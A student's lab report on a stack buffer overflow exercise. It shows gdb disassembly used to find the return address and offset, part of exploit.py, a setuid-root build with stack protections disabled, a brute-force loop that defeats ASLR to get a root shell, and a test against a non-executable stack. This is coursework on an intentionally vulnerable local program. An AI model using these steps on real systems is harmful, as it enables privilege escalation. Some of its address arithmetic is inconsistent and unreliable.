

Assignment 2 - Buffer Overflow Vulnerability

Task 1 - Running a buffer overflow with address space randomization turned off:

The objective of this task is to perform a buffer overflow attack without address space randomization. By turning off this protective measure, the address space positions of important areas within the stack are statically fixed meaning that upon execution they are stored in the same address every time, so once the address of a key area is gotten ahold of, an attacker can easily exploit the system.

1. The main task was to find the address of the base pointer and the offset from the base pointer to know what to fill in for **ret** and **offset** in exploit.py.
2. To trace through the contents of the stack, I used the GNU debugger, and disassembled the **bof()** function from **stack.c** to keep track of the base pointer.

```
[02/27/20]seed@VM:~/.../lab2$ gdb --quiet stack
Reading symbols from stack...(no debugging symbols found)
gdb-peda$ disassemble bof
Dump of assembler code for function bof:
   0x080484eb <+0>:      push    ebp
   0x080484ec <+1>:      mov     ebp,esp
   0x080484ee <+3>:      sub     esp,0x58
   0x080484f1 <+6>:      sub     esp,0x8
   0x080484f4 <+9>:      push    DWORD PTR [ebp+0x8]
   0x080484f7 <+12>:     lea     eax,[ebp-0x57]
   0x080484fa <+15>:     push    eax
   0x080484fb <+16>:     call   0x8048390 <strcpy@plt>
   0x08048500 <+21>:     add     esp,0x10
   0x08048503 <+24>:     mov     eax,0x1
   0x08048508 <+29>:     leave
   0x08048509 <+30>:     ret
End of assembler dump.
gdb-peda$
```

3. I then set a breakpoint using **0x080484f4** to load the base pointer and take a look at its value at this point in time.


```
Legend: code, data, rodata, value

Breakpoint 1, 0x080484f4 in bof ()
gdb-peda$ print $ebp
$1 = (void *) 0xbfffea98
gdb-peda$
```

4. The location of `ebp` in my memory was **0xbfffea98** which means that the base pointer at this address would need to be overwritten to successfully execute the shellcode. Setting this value as the **ret** value in `exploit.py` wouldn't always prove successful because I read that when running the program `stack.c` using the GNU debugger, the addresses tend to not always match than when running natively. Additionally, we don't want to set the return here because then it wouldn't execute the NOP sled all the way to the shellcode. The key is to set **ret** to an address where a NOP is present because then it segways to the appropriate destination that executes our root shell. I placed the return 100 bytes from the `ebp` to ensure we land on a NOP.

```
Legend: code, data, rodata, value

Breakpoint 1, 0x080484f4 in bof ()
gdb-peda$ print $ebp
$1 = (void *) 0xbfffea98
gdb-peda$ print $ebp+100
$2 = (void *) 0xbfffea9c
gdb-peda$
```



5. We set this value as our **ret**.
6. To find the offset from the base pointer where the buffer begins, we look at the load effective address instruction in gdb, and see the offset from ebp in the instruction.

```
0x080484ee <+3>:      sub     esp,0x58
0x080484f1 <+6>:      sub     esp,0x8
0x080484f4 <+9>:      push    DWORD PTR [ebp+0x8]
0x080484f7 <+12>:     lea     eax,[ebp-0x57]
0x080484fa <+15>:     push    eax
```

7. **[ebp-0x57]** means that at 0x57 bytes below the base pointer is where the buffer is located. 0x57 is 87 in decimal, but we also need to make sure we overwrite the return value with the value we just determined, so we add four more bytes to the offset, giving us 91 bytes as our offset.

```
#####
ret      = 0xbfffeafc    # replace 0xAABBCCDD with the correct value
offset = 91             # replace 0 with the correct value

content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
#####
```

8. `content[offset:offset+4]=(ret).to_bytes(4,byteorder='little')` essentially populates the four bytes `content[91]` `content[92]` `content[93]` & `content[94]` with the value **0xbfffeafc** in little endian mode.
9. Once these two values are determined, we compile `exploit.py` using `python3 exploit.py` and this generates the badfile loaded by `stack.c`.
10. Now we run `./stack` and it should produce a root shell, denoted by a `#`.


```
[02/27/20]seed@VM:~/.../lab2$ gcc -o stack -fno-stack-protector -z execstack stack.c
[02/27/20]seed@VM:~/.../lab2$ su root
Password:
root@VM:/home/seed/Desktop/lab2# chown root stack
root@VM:/home/seed/Desktop/lab2# chmod 4755 stack
root@VM:/home/seed/Desktop/lab2# exit
exit
[02/27/20]seed@VM:~/.../lab2$ ./stack
# f
#
```


Task 2 - Running a buffer overflow with address space randomization turned on:

The objective of this task is to perform a buffer overflow attack with address space randomization. By default, all modern machines now come with address space randomization turned on to avoid being vulnerable to address space attacks. This protective measure ensures that key areas are placed at random locations throughout memory each time a process is executed.

The way to get around this is by brute forcing `./stack` because the static address placed in `badfile` is bound to match the random address eventually.


1. I turned on address space randomization with the command
`sudo /sbin/sysctl -w kernel.randomize_va_space=2`
and ran the shell script provided in the assignment instructions to brute force the attack.



```
#!/bin/bash

SECONDS=0
value=0
while [ 1 ]
do
    value=$((value + 1))
    duration=$SECONDS
    min=$((duration / 60))
    sec=$((duration % 60))
    echo "$min minutes and $sec seconds have elapsed."
    echo "The program has been running $value times so far."
    ./stack
done
echo Hello World
```

2. I executed the command `./script.sh` and I obtained root shell.



```
1 minutes and 11 seconds have elapsed.
The program has been running 61907 times so far.
./script.sh: line 14: 13599 Segmentation fault      ./stack
1 minutes and 11 seconds have elapsed.
The program has been running 61908 times so far.
./script.sh: line 14: 13600 Segmentation fault      ./stack
1 minutes and 11 seconds have elapsed.
The program has been running 61909 times so far.
./script.sh: line 14: 13601 Segmentation fault      ./stack
1 minutes and 11 seconds have elapsed.
The program has been running 61910 times so far.
./script.sh: line 14: 13602 Segmentation fault      ./stack
1 minutes and 11 seconds have elapsed.
The program has been running 61911 times so far.
./script.sh: line 14: 13603 Segmentation fault      ./stack
1 minutes and 11 seconds have elapsed.
The program has been running 61912 times so far.
#
```

3. According to the script, it took 1 minute and 11 seconds, and 61,912 times `./stack` was executed to obtain the root shell. This is a relatively short amount of time to exploit this vulnerability, but sometimes it may take longer.
4. In one of my trails, the script was executing for well over 80 minutes before I decided to terminate and rerun.

Task 3 - Running a buffer overflow with non-executable stack protection turned on:

After turning off address space randomization, recompiling `stack.c` but with `noexecstack`, and rerunning `./stack` I received a segmentation fault similar to when the `ret` and `offset` values were incorrect in Task 1. I believe this is because even though address space randomization is turned off, the non-executable stack prevents the buffer overflow from occurring. If all writable addresses within the memory are not executable, stack smashing is prevented, and additionally the stack portion of an address space is not executable, so shell code such as the one in this assignment that is injected into the stack cannot be executed.

```
[02/27/20]seed@VM:~/.../lab2$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
[02/27/20]seed@VM:~/.../lab2$ ls
badfile      peda-session-clear.txt  script.sh  stack.c
exploit.py   peda-session-stack.txt  stack
[02/27/20]seed@VM:~/.../lab2$ su root
Password:
su: Authentication failure
[02/27/20]seed@VM:~/.../lab2$ su root
Password:
root@VM:/home/seed/Desktop/lab2# chown root stack
root@VM:/home/seed/Desktop/lab2# chmod 4755 stack
root@VM:/home/seed/Desktop/lab2# exit
exit
[02/27/20]seed@VM:~/.../lab2$ ls
badfile      peda-session-clear.txt  script.sh  stack.c
exploit.py   peda-session-stack.txt  stack
[02/27/20]seed@VM:~/.../lab2$ ./stack
Segmentation fault
[02/27/20]seed@VM:~/.../lab2$
```

References:

- [1] Non-Executable Stack. (n.d.). Retrieved from https://www.usenix.org/legacy/publications/library/proceedings/sec98/full_papers/full_papers/cowan/cowan_html/node21.html
- [2] Buffer Overflow Vulnerability Lab Video Presentation. 29 Oct. 2018. Retrieved from <https://www.youtube.com/watch?v=ckCPoqIH9s4&t=440s>